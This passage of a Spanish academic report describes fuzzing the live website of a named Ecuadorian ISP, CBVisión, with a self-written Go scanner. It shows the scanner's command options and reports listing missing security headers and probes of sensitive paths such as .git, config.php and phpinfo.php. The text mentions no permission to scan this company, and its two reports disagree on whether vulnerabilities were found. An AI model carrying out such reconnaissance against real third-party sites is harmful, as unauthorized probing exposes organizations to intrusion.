
Mediante un análisis investigativo y estudio experimental, se analizará la vulnerabilidad de sitio web de la empresa y exponer los resultados.

3.2. Desarrollo del Trabajo

Para empezar el proceso investigativo, se busca un objetivo para aplicar técnicas de fuzzing. De las páginas que se ha analizado, se toma como objetivo seleccionado, la página de la empresa de Internet CBVisión de Ecuador, cuyo enlace es https://www.cbvision.net.ec/

Figura 1

Sitio web del objetivo seleccionado



CBVisión es un proveedor de servicios de internet, con presencia en gran parte del Ecuador en la sierra Norte y centro principalmente.

Mediante la app que se desarrolló en go, se procede a hacer el primer testing a ver si encontramos alguna vulnerabilidad del sitio.

Figura 2

Verificación de posibles vulnerabilidades del sitio web

```
PS C:\fuzzing\fuzzing> go run main.go
Error: required flag(s) "target" not set
Usage:
  websec-scanner [flags]

Examples:
  # Escanear un sitio web
  websec-scanner -t https://example.com

  # Escanear con salida detallada
  websec-scanner -t example.com -v

  # Guardar el reporte en JSON
  websec-scanner -t example.com -o report.json

  # Guardar el reporte en texto
  websec-scanner -t example.com -o report.txt

  # Escanear con timeout personalizado
  websec-scanner -t example.com --timeout 60

  # Ejecutar fuzzing completo
  websec-scanner -t example.com --fuzz

  # Fuzzing con concurrencia personalizada
  websec-scanner -t example.com --fuzz --concurrency 20

  # Escanear API endpoints
  websec-scanner -t example.com --api

  # Escaneo profundo de API con pruebas de vulnerabilidades
  websec-scanner -t example.com --api --api-deep

  # Generar reporte HTML interactivo con gráficas
  websec-scanner -t example.com --html
```

```
  # Escaneo completo con todos los módulos y reporte HTML
  websec-scanner -t example.com --fuzz --api --api-deep --html -v

  # Verificar compliance con OWASP Top 10
  websec-scanner -t example.com --owasp-top10

  # Verificar compliance con PCI-DSS
  websec-scanner -t example.com --pci-dss

  # Verificar compliance con GDPR
  websec-scanner -t example.com --gdpr-check

  # Verificar compliance con HIPAA
  websec-scanner -t example.com --hipaa-check

  # Verificar todos los estándares de compliance
  websec-scanner -t example.com --fuzz --api --owasp-top10 --pci-dss --gdpr-check --hipaa-check --html

Flags:
      --api               Habilitar escaneo de API endpoints
      --api-deep          Escaneo profundo de API con pruebas de vulnerabilidades
      --concurrency int   Número de workers concurrentes para fuzzing (1-50) (default 10)
      --fuzz              Habilitar fuzzing de directorios, parámetros y vulnerabilidades
      --gdpr-check        Verificar compliance con GDPR
  -h, --help              help for websec-scanner
      --hipaa-check       Verificar compliance con HIPAA
      --html              Generar reporte HTML interactivo con gráficas y estadísticas
      --log               Generar archivo de log detallado del proceso de fuzzing (default true)
  -o, --output string     Directorio personalizado para guardar informes (opcional)
      --owasp-top10       Verificar compliance con OWASP Top 10 2021
      --pci-dss           Verificar compliance con PCI-DSS 4.0
  -t, --target string     URL de destino a escanear (obligatorio)
      --timeout int       Tiempo de espera de la solicitud en segundos (5-300) (default 30)
  -v, --verbose           Mostrar salida detallada del escaneo

Ocurrió un error: required flag(s) "target" not set
```

De todas las opciones que se presenta, se analizará los siguientes:

go run main.go -t https://www.cbvision.net.ec/ --fuzz --concurrency 30 –html

explicada, con -t seleccionamos el objetivo del fuzzing, seguido de la página web, luego el método de ataque que en este caso es fuzz, luego la concurrencia y finalmente el informe que lo genere en html.

Corriendo el programa se tiene el siguiente resultado:


Figura 3

Ejecución de programa Go y los resultados obtenidos

Dentro del mismo directorio del programa se encuentra la carpeta scans, en la cual estarán los sitios que con anterior se ha usado para afinar el sistema, ahora es el turno de CBVisión. En dicho directorio se encuentra la fecha y hora que se corrió el scan y dentro los documentos que interesan.

Figura 4


Fecha y hora del escaneo y ficheros



Lo que entrega el sistema es lo siguiente:

Figura 5

Ficheros y archivos obtenidos



Nombre	Fecha de modificación	Tipo	Tamaño
evidencias	07/10/2025 09:54 a. m.	Carpeta de archivos	
informe.html	07/10/2025 09:54 a. m.	Chrome HTML Docu...	22 KB
informe.txt	07/10/2025 09:54 a. m.	Documento de texto	3 KB
informe_fuzz.txt	07/10/2025 09:54 a. m.	Documento de texto	3 KB
informe_fuzz_detallado.txt	07/10/2025 09:54 a. m.	Documento de texto	9 KB

El informe en html contiene de forma agradable un resumen de la información.

El informe en txt es un informe muy general de las evidencias que se encontró en el sistema.

El informe_fuzz es un txt del cual nos da más detalle, pero ya se debería de tener un nivel intermedio para su interpretación.

El informe_fuzz_detallado incluye la información muy detallada que ya debe de ser analizada por algún profesional de la rama

En evidencia se encuentra las pruebas que se le ha hecho al sitio en busca de las vulnerabilidades.

El reporte en html, arroja lo siguiente:

Figura 6

Reporte Html del resultado de vulnerabilidades del sitio

Esto indica que, tiene una seguridad intermedia, pero al mismo tiempo tiene algunas vulnerabilidades que son catalogadas como altas.

Figura 7

Catálogo de vulnerabilidades encontradas




Figura 8

Detalle de vulnerabilidades encontradas




Figura 9

Información SSL/TLS

Figura 10


Recomendaciones de acciones de seguridad

Sin embargo, si se ve el TLS válido, el sistema al mismo tiempo arroja algunas recomendaciones las cuales servirían para optimizar dicho proceso.

El contenido de informe.txt

Figura 11

Informe del escaneo de seguridad WebSec





```
1. [High] Falta el encabezado CSP
   Descripción: No se encontró el encabezado Content Security Policy (CSP)
   Impacto: El sitio es vulnerable a ataques XSS, inyección de código y carga de recursos no autorizados
   Recomendación: Implementar una política CSP estricta, por ejemplo: 'Content-Security-Policy: default-src 'self''

2. [Medium] Falta el encabezado X-Frame-Options
   Descripción: No se encontró el encabezado X-Frame-Options
   Impacto: El sitio es vulnerable a ataques de clickjacking mediante iframes maliciosos
   Recomendación: Agregar 'X-Frame-Options: DENY' o 'X-Frame-Options: SAMEORIGIN'

3. [Low] Falta el encabezado X-Content-Type-Options
   Descripción: No se encontró el encabezado X-Content-Type-Options
   Impacto: Los navegadores podrían interpretar archivos de forma incorrecta, facilitando ataques
   Recomendación: Agregar 'X-Content-Type-Options: nosniff'

4. [Low] Falta el encabezado Referrer-Policy
   Descripción: No se encontró el encabezado Referrer-Policy
   Impacto: Información sensible en URLs podría filtrarse a sitios de terceros
   Recomendación: Agregar 'Referrer-Policy: strict-origin-when-cross-origin' o 'no-referrer'

RESUMEN FINAL
==========
Puntuación de Seguridad: 63/100
Estado: Configuración de seguridad mejorable
```

El contenido de informe_fuzz

Figura 12

Reporte del Fuzzing WebSec






El informe detallado:

Figura 13

Informe detallado de vulnerabilidades WebSec Fuzzer



```
╔═══════════════════════════════════════════════════════════════════════════╗
║     REPORTE DETALLADO DE VULNERABILIDADES - WebSec Fuzzer                 ║
╚═══════════════════════════════════════════════════════════════════════════╝

Objetivo: https://www.cbvision.net.ec/
Fecha y hora del escaneo: 2025-10-07 09:53:27
Duración del escaneo: 33.34 segundos

================================================================================
RESUMEN EJECUTIVO
================================================================================

Total de vulnerabilidades encontradas: 0

Distribución por Severidad:
  • Críticas: 0
  • Altas: 0
  • Medias: 0
  • Bajas: 0

Distribución por Tipo:

================================================================================
URLS COMPROMETIDAS Y DETALLES DE EXPLOTACIÓN
================================================================================


================================================================================
RECURSOS Y ARCHIVOS EXPUESTOS
================================================================================

[RECURSO #1]
URL: https://www.cbvision.net.ec/.git
Código de estado: 403
Tipo de contenido: text/html; charset=iso-8859-1
Tamaño: 0.19 KB
Tiempo de respuesta: 2467 ms
Nivel de riesgo: BAJO

[RECURSO #2]
URL: https://www.cbvision.net.ec/.svn
Código de estado: 403
Tipo de contenido: text/html; charset=iso-8859-1
```

```
Tamaño: 0.19 KB
Tiempo de respuesta: 2456 ms
Nivel de riesgo: BAJO

[RECURSO #3]
URL: https://www.cbvision.net.ec/.htaccess
Código de estado: 403
Tipo de contenido: text/html; charset=iso-8859-1
Tamaño: 0.19 KB
Tiempo de respuesta: 1961 ms
Nivel de riesgo: BAJO

[RECURSO #4]
URL: https://www.cbvision.net.ec/login.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1634 ms
Nivel de riesgo: BAJO

[RECURSO #5]
URL: https://www.cbvision.net.ec/index.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1692 ms
Nivel de riesgo: BAJO

[RECURSO #6]
URL: https://www.cbvision.net.ec/admin.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1500 ms
Nivel de riesgo: BAJO
```

```
[RECURSO #7]
URL: https://www.cbvision.net.ec/config.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1536 ms
Nivel de riesgo: BAJO

[RECURSO #8]
URL: https://www.cbvision.net.ec/database.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1556 ms
Nivel de riesgo: BAJO

[RECURSO #9]
URL: https://www.cbvision.net.ec/wp-content
Código de estado: 200
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 0.00 KB
Tiempo de respuesta: 4298 ms
Nivel de riesgo: MEDIO

[RECURSO #10]
URL: https://www.cbvision.net.ec/wp-includes
Código de estado: 403
Tipo de contenido: text/html; charset=iso-8859-1
Tamaño: 0.19 KB
Tiempo de respuesta: 3626 ms
Nivel de riesgo: BAJO

[RECURSO #11]
URL: https://www.cbvision.net.ec/settings.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1226 ms
Nivel de riesgo: BAJO
```

```
[RECURSO #12]
URL: https://www.cbvision.net.ec/setup.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1144 ms
Nivel de riesgo: BAJO

[RECURSO #13]
URL: https://www.cbvision.net.ec/install.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1012 ms
Nivel de riesgo: BAJO

[RECURSO #14]
URL: https://www.cbvision.net.ec/info.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1013 ms
Nivel de riesgo: BAJO

[RECURSO #15]
URL: https://www.cbvision.net.ec/phpinfo.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1041 ms
Nivel de riesgo: BAJO

[RECURSO #16]
URL: https://www.cbvision.net.ec/test.php
Código de estado: 403
Tipo de contenido: text/html; charset=UTF-8
Tamaño: 1.96 KB
Tiempo de respuesta: 1004 ms
Nivel de riesgo: BAJO
```

```
[RECURSO #17]
